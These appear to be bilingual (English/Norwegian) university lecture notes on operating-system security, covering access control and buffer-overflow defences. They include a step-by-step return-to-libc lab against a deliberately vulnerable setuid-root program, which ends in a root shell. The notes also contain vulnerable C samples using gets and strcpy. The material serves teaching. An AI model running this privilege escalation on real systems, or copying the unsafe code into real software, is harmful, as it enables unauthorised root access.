- The OS itself need to be secure

  If the OS itself is insecure, anything running on top of it can be consideres insecure as well.

- The OS *enforces security policies* (access control)
- The OS should *limit/prevent damage from vulnerable software*

All software runs on an operating system. The operating system needs to be managed (configured and patched/updated) to avoid being exploited by vulnerabilities than can arise related to the system call interface, kernel drivers/modules or even boot loaders (e.g. CVE-2020-10713). Large complex programs like operating systems are very hard to secure.

12.1.1 Goals

Goals

- Confidentiality
- Integrity
- Availability

Security Policies are rules that state what is or is not permitted.

12.1.2 Principles

Design Principles Jerome Saltzer and Michael Schroeder, 1975:


1. Economy of mechanism
2. Fail-safe defaults
3. Complete mediation
4. Open design
5. Separation of privilege
6. Least privilege
7. Least common mechanism
8. *Acceptability*

A more recent and more general version of important design principles that we shoule be aware of is IEEE's Avoiding the Top 10 Software Security Design Flaws.

12.2 Access Control

12.2.1 Reference monitor


Reference Monitor Identification, Authentication, *Authorization*




When you log in you provide identity (username) and authenticate with password/pin/multi-factor (for low-security environments you sometimes biometrics only). For each access you then want to make (e.g. read a file) the operating system has to authorize this request. Authorization needs be to efficient/fast (low overhead) and correct.

12.2.2 Capability/ACL

Capabilities or ACL?



Windows/Linux Implementations



Entries (ACEer) i en ACL scannes i rekkefølge. DENY-entries står alltid først, og scanningen av listen avsluttes så fort en DENY-entry matcher. Hvis ikke så er tilfelle, scannes ALLOW-entriene inntil man har funnet ALLOW for alle rettigheter som søkes etter.

See figure from Microsoft about security descriptor and access token.

```
# Windows
echo mysil > a.txt
(Get-Acl a.txt).Access | ft
# fjern mine rettigheter ved å legge til en Deny regel
$acl=Get-Acl a.txt
$rule=New-Object System.Security.AccessControl.FileSystemAccessRule("$env:USERDOMAIN\$
$acl.SetAccessRule($rule)
Set-Acl a.txt $acl
echo mysil > a.txt
rm a.txt # hæ? hvorfor fikk jeg lov til det?

# in Linux
ls -l a.txt
getfacl a.txt
```

The concept of capabilities exist in different implementations. In Windows, we have Privileges

DEMO: - `whoami /all` i powershell startet som adm og uten, sammenlikne like SID (merk forskjellen på `BUILTIN\Administrators`) og privilege lista.

In Linux we have capabilities since kernel 2.2.. From http://blog.siphos.be/2013/05/capabilities-a-short-intro/:

```
getcap -r /bin
ls -l $(which ping)
ping 1.1.1.1
cp /bin/ping myping
chmod +x myping
./myping 1.1.1.1 # THIS NOW WORKS, DEMO BROKEN
                 # since Ubuntu 20.04
sudo setcap cap_net_raw+ep myping
./myping 1.1.1.1
```

Capabilities are similar to Windows privileges but belong to executables instead of users (Windows privileges belong to accounts).

12.2.3 MAC/DAC

Mandatory vs Discretionary

Discretionary Access Control (DAC) The users decide access control.

Mandatory Access Control (MAC) The system decide access control.

MAC not much in use, but an example is Mandatory Integrity Control on Windows.

Mandatory Integrity Control

- Processes have an integrity level (low, medium, high, system) in their access token
- Objects have an integrity level in the SACL of their security descriptor
- *The Security Reference Monitor (SRM), before going to DACL, checks SACL and allows a process to write or delete an object only if its integrity level is greater than or equal to that of the object*
- Processes cannot read process objects at a higher integrity level either

Også kalt "Windows Integrity Levels"

Hvert integritetsnivå har sin SID: Low (SID: S-1-16-4096), Medium (SID: S-1-16-8192), High (SID: S-1-16-12288), and System (SID: S-1-16-16384).

(Man kan ikke dynamisk endre integritetsnivå, dvs forsøk å endre integritetsnivå på internet explorer, og du må restarte prosessen for at endringen skal ta effekt)

Merk: Privileges og Integrity levels kan begge benyttes da til å overstyre ACL.

DEMO (jeg har lov i ACL, men blir overstyrt):

```
cd
pwsh
whoami /all                     # jeg er på medium
Write-Output mysil > mysil.txt
exit
psexec -l pwsh                  # kjør powershell på lav
whoami /all                     # jeg er på lav
Write-Output solan > solan.txt # ikke lov fordi:
accesschk -d -v .               # min homedir er på medium
```

Windows Access Token:

Header adm info.

Expiration time brukes ikke.

Groups gruppetilhørighet, benyttes av POSIX støtten (husk: primær gruppetilhørighet er et konsept om benyttes av POSIX men ikke av Windows).

Default ACL standard DACL (tilsvarer `umask` på linux) som settes på objekter prosessen oppretter hvis ikke annet angis spesielt (det finnes også en default gruppe-SID som angir hvilken gruppe som skal settes som eier av objektet).

User SID angir eier av prosessen.

Group SID angir gruppetilhørighet (SID til de gruppene som prosessen tilhører).

Restricted SIDs angi prosesser som kan delta i utførelsen med begrensede rettigheter.

Privileges Spesielle rettigheter knyttet til en bruker (*en aksesskontroll på oppgaver istedet for mot objekter*). Privileges er en måte å gi bort deler av rettigheten en administrator har (f.eks. shutdown av maskina, endre tidssone).

Impersonation level en access token kan brukes på vegne av noen andre (typisk hos en server på vegne av en klient), dette angis her.

Integrity level Low, Medium, High og System (muligens untrusted og trusted installer også), innført i Vista brukes som MAC (benyttes spesielt for å sette lav integritet på internet explorer slik at ondsinnet kode via IE ikke kan skrive over systemfiler).

Windows Security Descriptor:

Owner SID

Groups SIDs

DACL Discretionary Access Control List

SACL System Access Control List (what should be logged, and the integrity level of the object)

Objekter som lagres i NTFS (filer og directories) har mange mulige rettigheter som ofte vises gruppert i "basic permissions". NTFS-rettighetene er ikke nødvendigvis lik rettighetene til andre typer objekter, la oss sammenlikne de med rettighetene knyttet til nøkler i registry:
`(Get-Acl mysil.txt).Access | ft` og bytt ut `mysil.txt` med f.eks. `HKLM:\SYSTEM\CurrentControlSet`
(HKLM er HKEY LOCAL MACHINE registrydelen som i powershell blir gjort tilgjengelig som stasjonen `HKLM:\`)

12.2.4 Windows operation

Login

1. CTRL-ALT-DEL (Secure Attention Sequence) initiate winlogon
2. Winlogon uses lsass to authenticate
3. User ends up with the GUI shell explorer process with an access token

CTRL-ALT-DEL (secure attention sequence) benyttes for å sikre at man logger på via winlogon prosessen, lsass bruker SECURITY og SAM kubene (hives) av registry for å sjekke pålogging og ved godkjent pålogging startes et grafisk shell explorer.exe med tilhørende access token.

All videre aksess kontrol (dvs hver gang en prosess forsøker bruke et objekt) gjøres av Security Reference Monitor som vist tidligere.

User Account Control (UAC) The problem: *Software developers assume their application will run as administrators on Windows.* UAC tries to promote change:

- All admin accounts are launched with standard user privileges
  - *Membership in admin group marked DENY*
  - *Privilege set reduced to standard user set*
- File system and registry namespace virtualization used for legacy application

God artikkel som forklarer dette i detalj:
http://blogs.technet.com/markrussinovich/archive/2007/02/12/638372.aspx

Når man logger på og startet prosesser som administrator, startes disse med en aksess token som har begrensede rettigheter. Prosessen kan be om økte rettigheter via "Run as administrator" eller ved at det er kodet i applikasjon ("trustinfo" -tag som sier noe om "requestExecutionLevel" i "application manifest").

Gammeldagse applikasjoner som antar at de har admin-rettigheter og ikke sier noe om "elevation" trenger file system og registry namespace virtualisering for å funke skikkelig med begrensede rettigheter.

```
taskmgr
cd c:\windows
Write-Output tiger > woods.txt (access denied)
# høyreklikk i taskmgr, UAC virtualization på powershell.exe
Write-Output tiger > woods.txt
Get-Content woods.txt
# UAC virtualization på cmd.exe OFF
Get-Content woods.txt
cd $env:LocalAppData
cd VirtualStore\Windows
Get-Content woods.txt
```

12.2.5 Linux operation

Implemention

1. Login checks username/password and groups
   - `/etc/passwd`, `/etc/shadow`
   - `/etc/groups`
2. Starts shell with users UID, GID

3. *sudo* similar to UAC

Linux har altså en mye enklere sikkerhetsmodell enn Windows i utgangspunktet, men det er fullt mulig å utvide linux med sikkerhetsmoduler i kjernen som skaper mere avanserte sikkerhetsmodeller (søk gjerne på SELinux).

12.3 Memory Protection

12.3.1 Buffer Overflow

A Simple Log Procedure in C

```
01 void A( ) {
02   char B[128];                  /* space for 128 B on stack */
03   printf ("Type log message:");
04   gets (B);                     /* read into buffer */
05   writeLog (B);                 /* output to the log file */
06 }
```

Hva skjer om brukeren skriver inn mer enn 128 bytes?

Veldig mange angrep skyldes dårlig koding i programmeringsspråket C eller C++. C/C++-kompilatorer sjekker ikke array-grenser, og det er derfor lett å skrive over andre deler av minne enn det man hadde tenkt.

Dette er spesielt ille hvis programmet som har denne feilen er SetUID root (dette er det klassiske unix exploit fra 80 og 90 tallet) på Linux eller hvis brukeren kjører med administrator rettigheter på Windows (husk mekanismene MIC og UAC på Windows fra forrige tema).

Heap Spraying An attacker does not have to know where exactly to return to if attack is based on a *nop sled*.

When this is applied to the heap (data segment in memory) it is called *heap spraying*.

Så lenge en returnerer til et sted hvor det er nop (no-operation) instruksjoner så ville disse utføres i sekvens helt til CPUn kommer til noen andre instruksjoner. Så ved å fylle et stort minneområde med nop-instruksjoner så er det bare å få programmet til å returnere et eller annet sted på denne "nop-sleden" og så vil den føre til den exploitkoden som agriperen har skrevet inn ved enden av nop-sleden.

Defence: Stack Canary

"At places where the program makes a function call, the compiler inserts code to save a random canary value on the stack, just below the return address. Upon a return from the function, the compiler inserts code to check the value of the canary. If the value changed, something is wrong" (Tanenbaum side 643), se også

http://en.wikipedia.org/wiki/Buffer_overflow_protection#Canaries

og godt forklart med assembly her:

https://xorl.wordpress.com/2010/10/14/linux-glibc-stack-canary-values/

Men kort og godt, kode settes altså inn ved slutten av funksjoner rett før de skal returnere.

Defence: Data Execution Prevention (DEP) Memory should be `W^X` (`W XOR X`): either writeable og executable, *never both*!

http://en.wikipedia.org/wiki/NX_bit

```
# demo to show memory is either execute or write, never both:
cat /proc/$(pgrep -n bash)/maps
```

-> *gjøre stacken ikke-eksekverbar* (vanlig idag, hardware støttet på INTEL via NX bit'et).

I tillegg advarer de fleste kompilatorer deg mot bruk av de funksjonene som typisk fører til buffer overflow muligheter (`gets` er kanksje den mest klassiske). Noen kompilatorer legger også på beskyttelsesmekanismer (`man gcc` og søk etter `stack-protector`).

Det beste er hvis man kan unngå å bruke de funksjonene i C/C++ som kan føre til buffer overflow, en god oversikt finnes på "Security Development Lifecycle (SDL) Banned Function Calls": http://msdn.microsoft.com/en-us/library/bb288454.aspx

12.3.2 Return-to-libc

Return to Libc Attacks Why write any executable code into memory when the standard libraries already mapped into memory contains all the functions we need (*system()*, *mprotect()*, ...)?

Bypasses DEP!

Merk: stack canaries vil beskytte returadressen her også, men som nevnt, hvis det er en annen adresse enn returadressen som benyttes for å ta over programflyten så vil dette angrepet virke.

```
sudo sysctl -w kernel.randomize_va_space=0
sudo apt update
sudo apt install -y zsh gcc gdb
sudo rm /bin/sh
sudo ln -s /bin/zsh /bin/sh

cat > retlib.c <<EOF
/* retlib.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile) {
  char buffer[12];
  /* The following statement has a buffer overflow problem */
  fread(buffer, sizeof(char), 40, badfile);
  return 1;
}

int main(int argc, char **argv) {
  FILE *badfile;
  badfile = fopen("badfile", "r");
  bof(badfile);
  printf("Returned Properly\n");
  fclose(badfile);
  return 1;
}
EOF

gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
```

```
sudo chown root retlib
sudo chmod 4755 retlib
export MYSHELL=/bin/sh

cat > getmyshell.c <<EOF
#include <stdio.h>
void main() {
  char* shell = getenv("MYSHELL");
  if (shell)
    printf("%x\n", (unsigned int)shell);
}
EOF

gcc -o getmyshell getmyshell.c
./getmyshell

cat > exploit.c <<EOF
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
  char buf[40];
  FILE *badfile;
  badfile = fopen("./badfile", "w");
  /* You need to decide the addresses and
    the values for X, Y, Z. The order of the following
    three statements does not imply the order of X, Y, Z.
    Actually, we intentionally scrambled the order. */
  *(long *) &buf[X] = some address ; // "/bin/sh"
  *(long *) &buf[Y] = some address ; // system()
  *(long *) &buf[Z] = some address ; // exit()
  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
EOF

gcc -fno-stack-protector -z noexecstack -S retlib.c
cat -n retlib.s | grep -v .cfi | less

# move before call puts argument on stack
# (because return-value from fopen() ends up in eax)
```

```
# call pushed address of next instruction on stack
# and from lines inside bof() gives ut the following stack:
# (each line is 32bit = 4Byte)

   +->*badfile
   |  returnaddr
   |  oldBP
BP>|  reserved space (subl $24, %esp, not sure why 24?)
   |  reserved space
   |  buffer
   |  buffer
+->|  buffer  (fread starts writing here)
|  +--pointer (pushl 8(%ebp))
|     40
|     1
+---  pointer (created by leal -20(%ebp), %eax AND pushl %eax)

# ok with overwriting buffer,buffer,buffer,reserved space,reserved space:
$ echo -n 12345678901234567890 > badfile
$ ./retlib
Returned Properly

# not ok, WHY???
$ echo -n 123456789012345678901 > badfile
$ ./retlib
Returned Properly
Segmentation fault (core dumped)

# and now it does not return properly either, WHY???
$ echo -n 123456789012345678901234 > badfile
$ ./retlib
Segmentation fault (core dumped)

# OK, so we need to return to system() in badfile at Byte 24
# and system() wants a return address at 28 which should be exit()
# and above exit() at Byte 32 should be pointer to system()s argument
# "/bin/sh", by using gdb and a bit of poking around in memory, see
# "2.3 Task 1: Finding out the addresses of libc functions"
# to find system() and exit() addresses
# and check if "/bin/sh" is at its correct address also in gdb
# with x/s 0xADDRESS (x/s = examine string, remember to 'b main' and 'run',
# if not you will get "error: Cannot access memory at ..."):
```

```
*(long *) &buf[32] = 0xbffffed8 ; // "/bin/sh"
*(long *) &buf[24] = 0xb7e54db0 ; // system()
*(long *) &buf[28] = 0xb7e489e0 ; // exit()

# note, if not root but no error, means system() and exit() is fine, but
# system() fails because wrong address to "/bin/sh"

*(long *) &buf[32] = 0xbffffee0 ; // "/bin/sh"
*(long *) &buf[24] = 0xb7e54db0 ; // system()
*(long *) &buf[28] = 0xb7e489e0 ; // exit()

$ gcc -o exploit exploit.c
$ ./exploit
$ ./retlib
# whoami
root
```

Return-oriented programming er en generalisering av return-to-libc. Se også

https://www.blackhat.com/html/bh-usa-08/bh-usa-08-archive.html#Shacham

Defence: Address Space Layout Randomization (ASLR) *Randomize the addresses of functions and data between every run of the program.*

12.4 Review questions and problems

1. Explain briefly with examples two of Saltzer and Schroeders design principles.
2. Forklar kort forskjellen på filrettigheter i Unix/Linux og ACL'er knyttet til filer i Windows.
3. Forklar kort og presist klassisk buffer overflow angrep og return-to-libc angrep.
4. `jens` har en directory/mappe `prosjekter` som skal ha følgende rettigheter:
   - `jens` og `jonas` skal ha full aksess
   - Alle i gruppen `ap` utenom `karita` skal ha lesetilgang
   - `kristin` og `liv` skal ha lesetilgang

   Sett opp aksesskontrollisten (ACL'n) til denne directorien/mappen.
5. Gitt følgende seanse i Bash-kommandolinje:

```
$ ls -l mypw
---------- 1 root root 129824 mai   11 10:16 mypw
$ XXXXXXXXXXXXXXX
$ ls -l mypw
-rwsr-xr-x 1 root root 129824 mai   11 10:16 mypw
```

   Hvilken kommando har blitt gitt der det står `'XXXXXXXXXXXXXXX'`? Begrunn svaret.
6. Benyttes fil-eier aktivt i aksesskontrollen på samme måte i Unix/Linux og i Windows?
7. Hva er problemet med følgende C-kode? Forklar så detaljert du klarer eksakt NÅR du får en feilmelding når du forsøker kjøre dette programmet. Forslå en løsning for å gjøre programmet sikkert.

```
 1 #include <stdio.h>
 2 int main(int argc, char **argv) {
 3    char buff[5];
 4    if(argc != 2) {
 5       printf("Need an argument!\n");
 6       _exit(1);
 7    }
 8    strcpy(buff, argv[1]);
 9    printf("\nYou typed [%s]\n\n", buff);
10    return(0);
11 }
```

8. Study the man-page of `pwgen`. Use `pwgen` to create a single 24-character secure password, and store it in the variable `mypw` (do all of this with a single command line).

12.5 Lab tutorials

1. Do the following

```
$ mkdir -p jail/cell
$ cd jail/cell/
$ chmod 055 ..
$ chmod 055 .
$ ls -la
$ cd ..
$ chmod +x .
$ cd ../../
```

   What happened? How do you restore access to the cell directory?

Bibliography

[1] P. J. Courtois, F. Heymans, and D. L. Parnas. “Concurrent Control with “Readers” and “Writers””. In: Commun. ACM 14.10 (Oct. 1971), pp. 667–668. ISSN: 0001-0782. DOI: 10.1145/362759.362813. URL: https://doi.org/10.1145/362759.362813.

[2] Loïc Duflot, Yves-Alexis Perez, and Benjamin Morin. “What If You Can’t Trust Your Network Card?” In: Recent Advances in Intrusion Detection. Ed. by Robin Sommer, Davide Balzarotti, and Gregor Maier. Berlin, Heidelberg: Springer Berlin Heidelberg, 2011, pp. 378–397. ISBN: 978-3-642-23644-0.